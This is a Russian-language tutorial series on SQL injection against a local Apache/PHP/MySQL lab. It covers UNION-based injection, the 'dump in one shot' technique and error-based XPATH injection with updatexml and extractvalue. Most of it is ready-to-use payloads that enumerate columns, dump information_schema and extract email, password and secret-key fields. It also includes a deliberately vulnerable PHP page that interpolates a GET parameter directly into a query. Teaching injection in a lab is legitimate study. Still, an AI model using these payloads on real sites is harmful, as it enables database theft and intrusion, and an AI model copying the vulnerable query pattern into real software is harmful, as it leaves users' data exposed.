
<img border="1" src="http://localhost/images/buratino.jpeg" width="600" height="399">

</div>

</body>

</html>

Создайте каталог images и закиньте туда ЭТУ ФОТКУ. Обязательно выставите права на Чтение и запись для для "Остальные".




Теперь запускаем апач service apache2 start и переходим в браузере по ссылке localhost/index.php Если вы всё сделали правильно, то увидите это




Ну что же, первым делом нужно проверить на самую простую уязвимость UNION BASED, просто подставив в параметр одиночную кавычку.

localhost/index.php?id=1'



Выясним теперь сколько колонок используется в запросе. Сделать это можно по-разному. Самый незатейливый способ:

1' union select 1 -- - пишет что количество колонок не совпадает. Мы знаем что ДО UNION и ПОСЛЕ, их количество должно быть равным. Поэтому продолжаем увеличивать их количество до тех пор, пока ошибка не пропадёт.



1' union select 1,2 -- -

1' union select 1,2,3 -- -

1' union select 1,2,3,4 -- - ошибки нет, значит колонок 4

Этот способ неудобен, ведь колонок может быть много. Следующий вариант практичнее.


1' group by 10 -- - ошибка, пишет, что колонки 10 не существует



1' group by 5 -- - делим пополам, тоже мимо

1' group by 3 -- - ошибки нет

1' group by 4 -- - тоже нет, значит колонок 4

Максимальное количество колонок без ошибки = количеству колонок в запросе. Тот же результат можно получить используя оператор order by. Это разные

операторы, не дублирующие друг друга, но в данном контексте отработают идентично 1' order by 4 -- -

Теперь нужно пояснить что это за дефисы в запросе -- - В mysql 2 дефиса это знак комментария, после которого ничего не считывается, а значит всё что идёт после знака комментария в запросе, будет отброшено. После двух дефисов обязательно должен идти пробел и потом можно писать любой комментарий. Такой запрос не вызовет ошибку 1' order by 4 -- hacker

Также пробел часто заменяют плюсом. Варианты комментариев: 1' order by 4 -- -


1' order by 4 --+-


1' order by 4 --+

1' order by 4 ;%00

Также, в зависимости от кода, могут прокатывать и такие варианты: #


/\*\*/





Теперь выясним название текущей базы данных. Отправляем запрос 99999' union select 1,2,database(),4 -- -

Вот и наша базка golden\_key



А теперь посмотрим как на самом деле выглядит наш запрос: SELECT \* FROM login WHERE id='1' такой запрос на странице с id 1, а мы к нему добавляем -1' union select 1,2,database(),4 -- - и в итоге получается SELECT \* FROM login WHERE id='-1' union select 1,2,database(),4 -- -' то есть мы внедрили свой запрос внутрь оригинального запроса. Проверить это можно отредактировав строку 26 нашей php-странички

$sql="SELECT \* FROM login WHERE id='-1' union select 1,2,database(),4 -- -'"; и зайдя на localhost/index.php?id=1 мы увидим, что вывелось название БД.

Поскольку уязвимость в двух колонках, то можно вывести данные в обоих. -1' union select version(),2222,database(),4444

INFORMATION\_SCHEMA содержит в себе имена всех таблиц и колонок. Не всегда можно получить все таблицы, здесь выводится только первая строка из ответа БД, поэтому применим limit который выводит по 1-й записи. Причём нумерация начинается с нуля. Такой запрос тоже вернёт таблицу passwd.

-1' union select table\_name,2,3,4 from INFORMATION\_SCHEMA.TABLES WHERE TABLE\_SCHEMA=database() limit 0,1 -- -

А теперь увеличим значение на единицу

-1' union select table\_name,2,3,4 from INFORMATION\_SCHEMA.TABLES WHERE TABLE\_SCHEMA=database() limit 1,1 -- -

И вот мы вывели таблицу login.

Вытаскиваем id,email,password,secret\_key

Теперь зная названия колонок, можно извлекать из них записи. Заглянем-ка в колонку statement, может у носатого 3 копейки на счету, и не стоит заморачиваться -1' union select nickname,2,statement,4 from login -- -

Они попроще, чем то что мы разобрали. Задачи практически одинаковые, отличаются буквально одной маленькой деталью.

Подсказка - внимательно смотрите на вывод ошибки, и имейте в виду, что кодер может обрамить вывод параметра по-разному

select \* from table\_name where id=1

select \* from table\_name where id='1'

select \* from table\_name where id="1"

select \* from table\_name where id=(1)

select \* from table\_name where id=('1')

select \* from table\_name where id=("1")

**5. SQL-injection, UNION BASED - Быстрые техники**

Надеюсь ты уже решил базовые задачки из предыдущего урока.

А сегодня я расскажу о более продвинутых техниках, позволяющих извлекать данные из баз гораздо быстрее.

Данный подход называется DIOS(DUMP IN ONE SHOOT)

В прошлый раз определить что в таблице 4 столбца получилось только за 4 запроса.

При большем количестве столбцов и подавно запросов будет больше.


Но есть способ, который работает в большинстве случаев, с помощью которого можно узнать количество колонок всего лишь отправив 1 запрос.

В этом нам поможет уже знакомый оператор GROUP BY.

Только использовать его на сей раз будем по-иному.

1' GROUP BY

1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,3 4,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63, 64,65,66,67,68,69,70 -- -



Error While Selection process: Unknown column '5' in 'group statement' Error code: 1054

Ага, получили уже знакомую ошибку, указывающую нам на то, что колонки 5 не существует.

Значит колонок 4.

В таком варианте оператор GROUP BY сделал запросы сразу по всем столбцам.

Мы их перечислили аж 70 штук, в большинстве случаев, попадаются сайты до 30 столбцов.


Большее количество маловероятно, впрочем ничто не мешает увеличить этот список до 100 например.

Подошёл черёд использовать для дальнейших манипуляций другой оператор.

Встречайте GROUP\_CONCAT. Мы уже использовали оператор CONCAT для вывода сразу нескольких полей в запросе вместе.

В отличии от него, GROUP\_CONCAT может складывать содержимое полей из разных строк. Синтаксис следующий: SELECT GROUP\_CONCAT(поле SEPARATOR разделитель) FROM имя\_таблицы WHERE условие

Сепаратор указывать не обязательно, в таком случае данные будут выведены через запятую.



Данный запрос мы можем сделать немного сложнее, но универсальнее, так как не придётся выносить FROM+INFORMATION\_SCHEMA.SCHEMATA за пределы столбцов, а результат будет одинаковым.


-1' union select

(SELECT+GROUP\_CONCAT(schema\_name+SEPARATOR+0x3c62723e)+FROM+INFORM ATION\_SCHEMA.SCHEMATA),2,3,4 -- -

Теперь посмотрим какие таблицы в текущей базе.

-1' union select

(SELECT+GROUP\_CONCAT(table\_name+SEPARATOR+0x3c62723e)+FROM+INFORMATI ON\_SCHEMA.TABLES WHERE TABLE\_SCHEMA='golden\_key'),2,3,4 -- -



Как видите Limit нам не понадобился, обе таблицы получили за 1 запрос.

union+select+GROUP\_CONCAT(table\_name+SEPARATOR+0x3c62723e),2,3,4+FROM+IN FORMATION\_SCHEMA.TABLES WHERE TABLE\_SCHEMA='golden\_key' -- -

Вывод всех колонок из всех таблиц

-1' union select

(SELECT+GROUP\_CONCAT(column\_name+SEPARATOR+0x3c62723e)+FROM+INFORM ATION\_SCHEMA.columns WHERE TABLE\_SCHEMA='golden\_key'),2,3,4 -- -



Но можно сделать ещё универсальнее - вывод всех колонок, и всех таблиц, и текущей базы.

Так получается очень наглядно - мы сразу видим весь расклад полей по таблицам в базе.

-1' union SELECT group\_concat('<br>',table\_schema,0x3a, table\_name,0x3a, column\_name),2,3,4 FROM information\_schema.columns WHERE table\_schema ='golden\_key' -- -

Или так

-1' union SELECT (SELECT+GROUP\_CONCAT('<br>',table\_schema,0x3a, table\_name,0x3a, column\_name) FROM information\_schema.columns WHERE table\_schema ='golden\_key'),2,3,4 -- -




А в том случае, если база оказалась не одна, то мы может и в этом случае вывести всё сразу, применив отрицание != 'ненужная база' Таким образом мы уберём из MariaDB все системные базы. В случае с обычным mysql понадобится указать только information\_schema.

-1' union SELECT group\_concat('<br>',table\_schema,0x3a, table\_name,0x3a, column\_name),2,3,4 FROM information\_schema.columns WHERE table\_schema != 'mysql' AND table\_schema != 'information\_schema' AND table\_schema != 'performance\_schema' -- -

Вывод конкретных значений из определённой таблицы

-1' union select

(SELECT+GROUP\_CONCAT(id,0x3a,email,0x3a,password,0x3a,secret\_key+SEPARATOR+ 0x3c62723e)+FROM+passwd),2,3,4 -- -

А теперь внимание!!! Барабанная дробь…



Отправляем вот такой запрос:


-1' union select

(SELECT+GROUP\_CONCAT(id,0x3a,email,0x3a,password,0x3a,secret\_key+SEPARATOR+ 0x3c62723e)+FROM+passwd),2,(SELECT+GROUP\_CONCAT(id,0x3a,nickname,0x3a,login ,0x3a,statement+SEPARATOR+0x3c62723e)+FROM+login),4 -- -



One shot!!! Аплодисменты!!! Мы вывели на странице все значения из базы за один запрос.





А теперь всё вместе - база. таблица, колонки

-1' union select ((select (@a) from (select(@a:=0x00),(select (@a) from (information\_schema.columns) where (table\_schema='golden\_key') and (@a)in (@a:=concat(@a,table\_schema,' -> ',table\_name,'<br>',' -> ', '<font

color=red>',column\_name, '</font>','<br>'))))a)),2,3,4 -- -

Использование HTML-тегов позволяет раскрасить вывод при желании, и оформить вывод как душе угодно.



Тот же самый запрос с другим оформлением

-1' union select(select (@a) from (select(@a:=0x00),(select (@a) from (information\_schema.columns)where (table\_schema='golden\_key') and(0x00)in (@a:=concat(@a,0x3c62723e,table\_schema,' :: ',table\_name,' :: ',column\_name))))a),2,3,4 -- -

**6. SQL-injection, Error Based - XPATH**

Начиная с версии MySQL 5.1, разработчики внедрили функции для работы с XML.

Для работы с XML есть две функции:

ExtractValue() - Позволяет выбирать записи средствами XPAth. UpdateXML() - Возвращает измененный XML-фрагмент.

XPath (XML Path Language) — язык запросов к элементам XML-документа.

Несмотря на то, что в коде учебной веб-страницы мы не будем использовать XML, уязвимость прекрасно будет работать )

Мы просто будем использовать одну из функций XPATH, чтобы генерировать ошибку и получать вывод нужных данных.

Ну что же, запустим mysql, и создадим новую базу:

service mysql start

create database my\_db;

use my\_db;

Создадим таблицу, и заполним её данными:

CREATE TABLE IF NOT EXISTS products (

ID int(11)UNSIGNED NOT NULL AUTO\_INCREMENT,

Name VARCHAR(40) NOT NULL,

Price int(11)UNSIGNED NOT NULL,

PRIMARY KEY (ID)

) ENGINE=InnoDB DEFAULT CHARSET=utf8;

INSERT INTO products (Name, Price) VALUES

('Хлеб', 35),

('Йогурт', 27),

('Торт', 500);

Теперь в /var/www/html/ создадим страничку product.php и скопируем туда следующий код:

HTML:

<!doctype html>

<html lang="ru">

<head>

<title>Магазин</title>

</head>

<body>

<?php

$host = 'localhost'; // Хост

$user = 'root'; // Имя пользователя

$pass = ''; // Установленный пароль пользователю

$db\_name = 'my\_db'; // Имя базы данных

$link = mysqli\_connect($host, $user, $pass, $db\_name); // Соединяемся с базой

// Ругаемся, если соединение установить не удалось

if (!$link) {

echo 'Не могу соединиться с БД. Код ошибки: ' .

mysqli\_connect\_errno() . ', ошибка: ' . mysqli\_connect\_error(); exit;

}

if (isset($\_GET['id'])) { //проверяем, есть ли переменная //смотрим строку из таблицы

$sql = mysqli\_query($link, "SELECT \* FROM products WHERE ID = '{$\_GET['id']}'");

if(!$sql){

echo'Error While Selection process: '.mysqli\_error($link).' Error code: '.mysqli\_errno($link);

exit;

}

$result=mysqli\_fetch\_array($sql);

echo $result['Name'];

}

?>

<table border='1'>

<tr>

<td>Идентификатор</td>

<td>Наименование</td>

<td>Цена руб.</td>

</tr>

<?php

$sql = mysqli\_query($link, 'SELECT ID, Name, Price FROM products'); while ($result = mysqli\_fetch\_array($sql)) {

echo '<tr>' .

"<td>{$result['ID']}</td>" .

"<td><a href='?id={$result[ID]}'>Посмотреть</a></td>" .

"<td></td>" .

'</tr>';

}


?>

</table>

</table>

</body>

</html>









Отлично, в выводе ошибки присутствует название базы my\_db. Здесь мы использовали тип данных char, и в данном примере, я использовал скобки {} для выделения выводимых данных.

Можно использовать всё что угодно, кому как больше нравится. Посмотреть таблицы символов ascii можно ЗДЕСЬ

Также можно использовать HEX

1' and updatexml(null,concat(0x7B,database(),0x7D),null)-- -

Выведем названия таблиц:

1' and updatexml(null,concat(0x7B,(select table\_name from information\_schema.tables where table\_schema='my\_db' limit 0,1),0x7D),null)-- -



Запрос с увеличением значения limit отдал начальную страницу, значит таблица только одна products

1' and updatexml(null,concat(0x7B,(select table\_name from information\_schema.tables where table\_schema='my\_db' limit 1,1),0x7D),null)-- -



Добываем колонки:

1' and updatexml(null,concat(0x7B,(select column\_name from


information\_schema.columns where table\_schema='my\_db' and table\_name='products' limit 0,1),0x7D),null)-- -




Поочерёдно, увеличивая limit, достаём ещё name и price.


Итого у нас 3 колонки.

Если хочется заранее узнать количество колонок, нужно использовать count. 1' and updatexml(null,concat(0x3a,(select count(\*) from products)),null)-- -











А что же функция ExtractValue()? Техника для неё схожая и ограничение тоже.

Всё тащится таким же образом:

Название базы:

1' or ExtractValue(1,concat(0x5c,database()))-- -

Названия колонок:

1' and extractvalue(0x0a,concat(0x0a,(select table\_name from

information\_schema.tables where table\_schema='my\_db' limit 0,1)))-- - Количество колонок:

1' and extractvalue(0x0a,concat(0x0a,(select count(\*) from products)))-- - Колонки одним запросом:

1' and extractvalue(0x0a,concat(0x0a,(select group\_concat(column\_name) from information\_schema.columns where table\_schema='my\_db' and

table\_name='products')))-- -

Данные построчно:

1' and extractvalue(0x0a,concat(0x0a,(SELECT concat(id,0x3a,name,0x3a,price,0x0a) FROM my\_db.products LIMIT 0,1)))-- -

На этом всё друзья, а потренироваться можно на тех же задачах, ссылки на которые были в предыдущих статьях. Те же задачи уязвимые к union based, также решаются через XPATH.